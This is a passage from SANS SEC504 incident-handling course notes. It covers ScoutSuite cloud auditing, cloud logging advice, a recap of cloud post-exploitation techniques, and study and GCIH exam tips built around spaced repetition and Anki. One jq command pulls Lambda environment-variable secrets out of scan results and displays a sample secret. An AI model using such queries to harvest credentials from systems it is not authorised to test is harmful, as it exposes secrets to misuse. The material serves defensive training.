ScoutSuite supports several hundred *rules* for identifying cloud vulnerabilities in the free version of the tool. ScoutSuite also has a *freemium* version of the tool which includes additional scanning functionality (registration required), and a commercially-supported version with more comprehensive analysis and reporting features.

While the HTML report results from ScoutSuite is useful and easy to quickly navigate and assess, the JSON scan results are also valuable to identify vulnerabilities. For example, we can use the JSON results (noted with the `.js` file name extension) to collect information about environment variables which may disclose sensitive information, as shown in the example below.

```
$ tail +2 scoutsuite_results_aws-pseudovision.js | jq
'.services.awslambda.regions[].functions[] | select (.env_variables != []) | .arn,
.env_variables'
"arn:aws:lambda:us-east-1:058390151647:function:AlexaWhatDayIsIt"
{
  "app_secret": "swXQICPRRkftVYtVsmzE"
}
```

Additional examples of useful JQ queries to obtain valuable information from the ScoutSuite scan result are available in the Cloud Pentest Cheatsheets project by Beau Bullock, available at <https://github.com/daftack/CloudPentestCheatsheets/blob/master/cheatsheets/OtherTools.md>.

The free version of ScoutSuite is available at <https://github.com/nccgroup/ScoutSuite>. Additional information on the freemium and commercial versions of ScoutSuite is available at <https://cyberstore.nccgroup.com/our-services/service-details/16/cloud-account-monitoring>.

Logging will be very platform- and organization-specific

- Consider writing logs to a storage bucket owned by a different account
 - Isolating information from a potential attacker
- Use cloud tools for monitoring, alerting on logging data
 - Amazon Detective, Azure Sentinel, GCP Security Command Center
- Retain logging data for as long as it is *useful*

Minimum Cloud Logging Requirements

Netflow-style logs to and from endpoints

Cloud storage access requests and responses

All API access for sensitive assets

API failures for non-sensitive assets

How you setup logging will be very platform- and organization-specific. It is useful to look at the platform-specific documentation for logging recommendations for how to configure the features for your cloud provider to accommodate logging, but there are some general recommendations to consider as well.


First, consider writing your logging information to a storage bucket that is owned by a different cloud account. Just like we don't want to rely solely on logging information collected on an on-premises systems since an attacker with privileged access could manipulate the logs, we want to ship cloud logs to a write-only bucket that is controlled by a separate cloud account. If cloud logging is required for operations within the primary cloud account, then duplicate the logging to a second account for analysis.

Cloud logging should include:

- Netflow-style logs to and from cloud endpoints (source and destination, port, protocol, packet count, byte count, start time, finish time)
- Cloud storage access logs (timestamp, requester IP, action, response, response data size)
- All API access attempts for sensitive resources (with status response)
- API request failed messages for non-sensitive resources

Use your cloud provider tools to monitor, interrogate, alert, and manage your logging information. Amazon Detective, Azure Sentinel, and GCP Security Command Center all offer valuable features that are designed to work specifically with their logging data elements and will provide the fastest and most valuable insight into EOI for threat hunting and incident response analysis.

The topic of log file retention is always a contentious one; many believe logs should be kept for a fixed window of time between 30-90 days. For other organizations, legal, compliance, and contract considerations often influence log retention periods (involve your legal team for input for legal and contractual obligations for log retention). In many cases, practical considerations of *log overflow* are also a necessary consideration where analysis tools become less valuable when overwhelmed with logs kept for too long. The log retention duration answer for your organization should take all these ideas into consideration, summarized as *keep logging data for as long as it is useful*. Before purging logging data, consider moving it to inexpensive, offline storage such as Amazon Glacier, Azure Archive/Azure Cool Storage, or Google Cloud Storage Archive.



In this module we investigated the topics surrounding cloud post-exploitation, examining the techniques an attacker uses after gaining a foothold in the cloud environment. Attackers will often begin by collecting information about their access privileges and the configuration of systems in the cloud environment. We looked at several examples of enumerating an AWS environment identifying EC2 instances, S3 services, Lambda functions, IAM configuration, and logging groups. Similar techniques are available for Azure and Google Cloud Platform cloud environments described in the excellent Cloud Pentest Cheat Sheets written by Beau Bullock (<https://github.com/dafthack/CloudPentestCheatsheets>).

After collecting information about the environment, attackers will move into privilege assessment, identifying the access opportunity to escalate privileges within the cloud environment. We looked at the Pacu tool as an exploitation framework against AWS deployments, including multiple modules to enumerate and exploit privilege escalation flaws.

If an attacker can get privileged access to the cloud environment, then they have lots of new attack opportunities. We looked at several attack examples including gaining access to cloud VMs and block storage devices, exporting databases to exfiltrate data, and using built-in tools to search and exfiltrate user data in the cloud environment.

From a defense perspective we looked at three high-level recommendations: understand your infrastructure, audit permissions and policies, and verify and monitor asset logging. We looked at some tools that can help with these recommendations including CloudMapper to create a visual map of the AWS environment, and ScoutSuite which can generate an audit report to identify misconfigured entities in AWS, Azure, and GCP environments. We also looked at recommended minimum configurations for cloud logging including Netflow-style logs to and from endpoints, cloud storage logs, and cloud API access.

LAB

Please work on the lab exercise
Cloud Configuration Assessment



Please work on the lab exercise *Cloud Configuration Assessment*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Conclusions

...

Lab: Pivot Exploitation

Hijacking Attacks

Lab: Responder Attack

Establishing Persistence

Lab: Establishing Persistence with Metasploit

Defense Spotlight: RITA

Lab: Real Intelligence Threat Analytics

Data Collection

Cloud Spotlight: Cloud Post-Exploitation

Lab: Cloud Configuration Assessment

[Where to Go from Here](#)

Lab: Building Review Cards with Anki (Optional)

We'll finish our last lecture module with some recommendations on Where to Go from Here.

Where to Go from Here

What are your goals for after this class?

- I want to pass the exam
- I want to build recall to draw on this knowledge when needed
- I want to continue to build my skills in other advanced areas
- I want to be the SME that other people turn to when they need help
- I want to use what I've learned to meet my career goals
- I want to run screaming from this and choose a different career

There are no wrong answers. It is up to you to decide what you want to do with the knowledge you've gained. Let's examine some opportunities to maximize the time you have to spend on meeting your goals.


We'll finish the fifth section in the course with a look at Where to Go from Here. First, we believe that it is important to understand what your goals are after class. At this point, you may be motivated to study and pass the certification exam for the class. Or you may want to develop your recall skills that you can build on the knowledge you've learned in class. You may even want to continue to build skills in other advanced areas. Maybe you want to be the subject matter expert that other people turn to when they need help, or maybe you want to use what you've learned to support your efforts in achieving career goals.

There are no wrong answers here, but it's important to understand what your goals are and what you want to do after class is over. In this module, we'll look at some of the opportunities to maximize the time you have to spend on meeting your goals, however you define them.

The Forgetting Curve

Where ... From Here

- Long-term retention comes from repeated review of material with increasingly spaced intervals
- Herman Ebbinghaus, 1885: 50-80% of what you learned 24 hours prior is forgotten (by day 30, only 2-3% is retained)
- This is the Forgetting Curve, and it's kind of depressing



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

83

In 1885, German psychologist Herman Ebbinghaus published a study titled *Über das Gedächtnis* (English translation as *Memory: A Contribution to Experimental Psychology*): <https://archive.org/details/memorycontribution00ebbiuoft/page/vi/mode/2up/search/80>.


Ebbinghaus' research was a breakthrough in the science of learning, where his experiments led him to discover that 50-80% of what you learn in the prior 24 hours is forgotten. By day 30, most people only retain 2-3% of what they learned if they don't do anything else with that knowledge in the interim. This concept is known as the *Forgetting Curve*, and it's kind of depressing.

Graph on this page adapted from an example in *Curve of Forgetting*, <https://uwaterloo.ca/campus-wellness/curve-forgetting>.

Spaced Repetition

Where ... From Here

- Within 24 hours, review the material again for 30 minutes
 - This resets your retention curve to 100% again
- 48 hours later, review again for 25 minutes (back to 100%)
 - Each subsequent review requires less time than the prior review, and builds retention



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

84

Ebbinghaus and subsequent researchers not only came up with a way to describe our habits of forgetting, but they also characterize the best methods in which to retain data for long periods of time. Ebbinghaus, and modern verification of his work by Jaap M. J. Murre and Joeri Dros (University of Amsterdam, <https://journals.plos.org/plosone/article?id=10.1371/journal.pone.0120644>) confirm that if a person reviews the material for 30 minutes within 24 hours, they will reset the retention curve back to 100% of the original understanding. If this review process is repeated 48 hours later with a shorter review period (perhaps 25 minutes), then they will again achieve 100% of the original understanding. Continued repetition of this process allows the person to continue to extend the amount of time between review sessions, while simultaneously shortening the review sessions, until the content is committed to long-term memory and can be recalled at will without frequent use.


The process of learning something, then repeating it again with increasing time between each recall for a shorter review time is probably something that is familiar to you, since it is used in lower, middle, and upper schools in many countries throughout the world. This process for building long-term retention is called *Spaced Repetition* and is a proven technique to committing what you've learned to memory.

Graph on this page adapted from an example in *Curve of Forgetting*, <https://uwaterloo.ca/campus-wellness/curve-forgetting>.

Optimizing Review Intervals

Where ... From Here

- There is a lot of information in the course to review
 - You can't review everything in 30 minutes
- Optimal interval for review is based on two non-intuitive ideas:
 - *Longer* review intervals lead to stronger recall skills
 - Review intervals need to be short enough to recall concepts with *minimal review time*
- The best way to optimize review intervals is with software



The process of implementing spaced repetition to build long-term recall of the material we've covered in class is not something you can do in a 30-minute review session. It will be necessary to devote more time to the review of material, and likely over a longer period of time to build strong recall. As a result, we'll need to figure out some strategies for review of the material that will apply spaced repetition theory while optimizing the review time and the time between review sessions.

The concepts in spaced repetition theory indicate that the optimal interval for review of a subject is based on two non-intuitive ideas:

- The longer the review interval, the stronger the recall skill
- Review intervals need to be short enough to recall the concepts learned with minimal review time

Ideally, you want to review material *just before* you forget it. Ebbinghaus and Murre's work indicates that more frequent review of the material does not help to build long term retention as much as less frequent review, when spaced in such a way that you are close to forgetting the material. Further, the time spent reviewing should be as little time as possible in order to achieve the goal of reviewing and reinforcing the concepts.


It's fair to ask then, *how can we identify the best duration for review intervals while optimizing review time?* The answer is: With software.

Anki

Where ... From Here

- Anki is a flash card app that integrates spaced repetition training
- Anki uses your input of *Again*, *Good*, or *Easy* after answering a question to reschedule the card for retraining
 - If you indicate *Easy*, Anki *increases* time before showing this card again
 - If you indicate *Again*, Anki *decreases* time before showing this card again

Anki is useful for building long-term retention.
Use it for anything you want to remember!



Anki is a flash card app that integrates the concept of spaced repetition training, written by Damien Elmes (<https://apps.ankiweb.net/>). Anki is available for free as a Windows, macOS, and Linux application, with iOS and Android versions available for \$25.

Unlike other common flash card applications, Anki implements the science behind spaced repetition theory. When reviewing the flash cards, you answer a question and then check your answer. After answering, you choose whether your recall for the question was *easy*, *good*, or *again*. Answering *easy* (e.g., it was easy for you to recall the answer), causes Anki to delay the reintroduction of that question for 4 days (by default, a configurable value). Answering *good* causes Anki to delay reintroduction for 10 minutes. Answering *again* (used when you could not recall the answer and had to look up the information) causes Anki to delay reintroduction for 1 minute.

Anki is widely used by students in different fields that need to study and commit lots of technical details to long-term memory, particularly in the medical field. Many medical students use Anki as a regular part of their study, leveraging a large set of questions and the spaced repetition practice to develop long-term recall for medical information. Anki's usefulness isn't limited to the medical field though, and can also be used for any technical study, including the topics we've learned in this course.

When the study flash cards are well-developed, Anki becomes a powerful tool for building long term retention of topics. However, Anki does not attempt to address two other key problems that we'll examine next.

Retention vs. Certification

Where ... From Here

- Preparing for the certification exam requires understanding of the material
 - This encompasses all books and lab exercises
- Ask any student who has passed the GCIH and they will tell you:
 - Read the books, using tabs to mark sections, highlight topics
 - Repeat all lab exercises until you have built familiarity and comfort with the tools and techniques

Why not create Anki cards for all the course topics while you review the material for subsequent retention practice?

So far, we've discussed the concepts of developing retention for your understanding of the course material. This is different from the certification process. Certification is designed to demonstrate subject matter expertise but does not take into consideration how well you can apply or recall the information you have learned after the exam is over. Retention and certification are different goals, but they can support each other (using the desire for certification as a motivator for study or using your certification study time effectively to build long-term recall, for example).

In order to succeed at the certification exam, it is necessary to develop a strong understanding of the course material. This encompasses all books and lab exercises. If you ask any student who has passed the GCIH exam, they will offer two consistent tips:

- Read all the books after the class is over, using tabs to mark and get quick access to different sections, highlighting important topics
- Repeat all the lab exercises until you achieve familiarity and comfort with the tools and techniques

In the rest of this module, we'll look at some additional recommendations, and offer insight into what you can expect for the certification exam.

Certification: Use the Practice Exams Wisely

Where ... From Here

- After reading the books, making your notes, indexing sections, and completing each lab, take your practice exam
 - The statistics on how well you did on different focus areas are valuable
 - Use the statistics to guide your studying
- Repeat your review of the course material, Anki cards, lab exercises; identify shortcomings in your organizational material, section labels
- Take the second practice exam, refine your strategies for studying before taking the final exam

First, it is important to use your practice exams wisely. As part of the certification process, you receive two practice exams. These two exams will give you insight into what the final exam will look like and help identify gaps in your knowledge for specific study areas.

After reading the books, making your notes, indexing sections, and completing each lab (again), take the first practice exam. At the conclusion of the exam, you will receive a breakdown of how you scored, revealing the areas where you need to improve to pass the exam. Repeat your review of the course material with a focus on these areas using the course material, Anki cards, and lab exercises. Identify any shortcomings in your organizational material, how you label sections, and how you make the content accessible during the exam.


After your second review, take the second practice exam, again refining your strategies for studying before taking the final exam.

GCIH Practical Exam: CyberLive

Where ... From Here

TIP

GCIH has a practical exam portion where you will use a live system to answer questions. Completing the lab exercises will help you build the necessary skills to complete the CyberLive questions.



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

89

In your practice exams, and in the final certification exam, you will have several hands-on practical questions known as the *CyberLive* portion of the exam. These questions will test your practical skills, using the concepts we covered in lab exercises. The best way to prepare for this portion of the exam is to complete the lab exercises and through the lab exercises, build understanding of the tools and concepts covered.

Taking the Test

Where ... From Here

- Rest well the night before
- Bring water, snacks, and all your printed materials
 - Books, notes, cheat sheets, any additional guides you develop
- Take your mid-exam break to recoup your strength
- Don't overthink questions
- Manage your time; mark and go back to questions you aren't sure about later

You've read and re-read books, practiced the labs over and over, applied your spaced repetition study habits with Anki. You've got this!

On the evening before the test, don't cram. Rest well. Bring water, snacks, and all your printed materials to the exam center. Consider bringing any additional printed resources (cheat sheets, your own index, etc.) that you found useful in your studying. Go into the exam confident that you have worked hard, and ready to succeed.

Midway through the exam, take a break to recoup your strength. Eat a snack. Use the time to center yourself and prepare for the second half.

Try not to overthink questions. This is a common problem that many people in infosec experience (this author included).

Keep an eye on your time and manage that wisely. If you are struggling with a question, mark it and return to it when you've answered all the other questions and have a better sense of available time to work on it.

- Your job matters. It really, really does.
- Consider the alternatives:
 - Important digital assets are lost
 - Organized crime wins
 - People lose their savings, retirement
 - Cities go dark. Lives are threatened.
- We're all in this together. Please support each other.

"Do the best you can until you know better.
Then when you know better, do better." *Maya Angelou*


Please allow me to finish this last section of lecture content with a story. In 2019, the head of school at my children's school called me. She received an email with the subject *Job Application*. The email spoke to her about seeking a position as faculty in her school, and the sender's resume was attached. The head of school opened the email attachment, which turned out to be cryptolocker malware. Within seconds, every photograph of her achievements, the student's achievements, and the record of her 25-year history at the school was lost. She had a backup, which was attached to her system at the time, and the backup data was lost as well. She asked me what she could do to recover her files. With great sadness, I told her the truth: Pay the ransom, or lose her photographs. She chose not to pay the ransom.

The head of school in this story wasn't a system I was responsible for managing or supporting, and her story isn't unique, but it helps remind me that the work we do really does matter. Consider the alternatives if we don't succeed at our work: People lose important digital assets, organized crime succeeds, and people lose their retirement or savings. I don't think it's an overdramatization to say that cities could go dark, and people's lives could be threatened if attackers are allowed to win.

We're in this fight together. When we work together, we accomplish more, and we are better at defending our systems against attackers. Use these concepts as motivation on those days when things seem futile. Take pride in your successes, and always learn from your mistakes.

I've tried to avoid pithy quotes throughout the course, but I'd like to leave you one as we end our last section of lecture content. "*Do the best you can until you know better. Then when you know better, do better.*" -- Maya Angelou

We all have a lot to learn, and a tremendous opportunity to do amazing work. I hope at the conclusion of this course, you feel like you know significantly more than you did when you started the class. The rest is up to you.



In this module we investigated the topics surrounding the final lecture module for the course: *where to go from here*. We looked at the importance of knowing what your goals are for the future, which are going to be useful to understand the actions to take after class. We also looked at the strengths and weaknesses associated with accelerated technical training classes, and how when class is over, it's up to you to continue to work on developing and retaining the skills you've developed.

We looked at some important concepts about memory and retention including Herman Ebbinghaus' research from 1885 about the forgetting curve. If you don't review the material you've learned, only 2-3% of it is retained by day 30. Fortunately, we can apply the concepts Ebbinghaus described in his research to apply spaced repetition theory to develop our ability to retain and recall the information whenever we need it. When reviewing the material, optimize your time by reviewing portions of the material for an increasingly shorter duration, with longer periods of time between review sessions.

Applying the concepts of spaced repetition theory improves your ability to retain information and commit details to long-term memory, improving the time spent during review to maximize efficiency. This process can be difficult to implement manually though, so we use software to assist with review and study time. Anki is an open-source flash card application. Unlike other applications, Anki implements spaced repetition theory, helping you to optimize your study time and commit concepts to long-term recall.

Anki and spaced repetition theory are useful to maximize the value of your review time, but they don't help address other challenges, including the need to find ways to stay motivated. We looked at four recommendations to stay motivated as you continue to review and study the course material, adapted from other communities that have the need to remember and build on complex topics: find enjoyment, develop a method (Anki), form a system, and recognize frustration.

In this module we also looked at recommendations to succeed in the certification exam associated with the class. Recommendations include a review of all course material, practicing lab exercises, and using your practice exams well to identify the gaps where you need to improve your skills.

Finally, we looked at the resources included in your class ISO media that are included to help you build understanding and commit concepts to long-term recall. The ISO media includes an electronic index of the class material, cheat sheets, lab walkthrough videos, a list of tools covered in class, bonus lab exercises, and these visual association maps in PDF and OPML format for importing into mind map software.

LAB

Please work on the lab exercise
Building Review Cards with Anki
(Optional)



Please work on the lab exercise *Building Review Cards with Anki*. For this lab exercise you will use your host system (Windows or macOS).

Course Resources and Contact Information



AUTHOR CONTACT

Joshua Wright
jwright@willhackforsushi.com
Twitter: @joswr1ght



SANS INSTITUTE

11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)



PEN TESTING RESOURCES

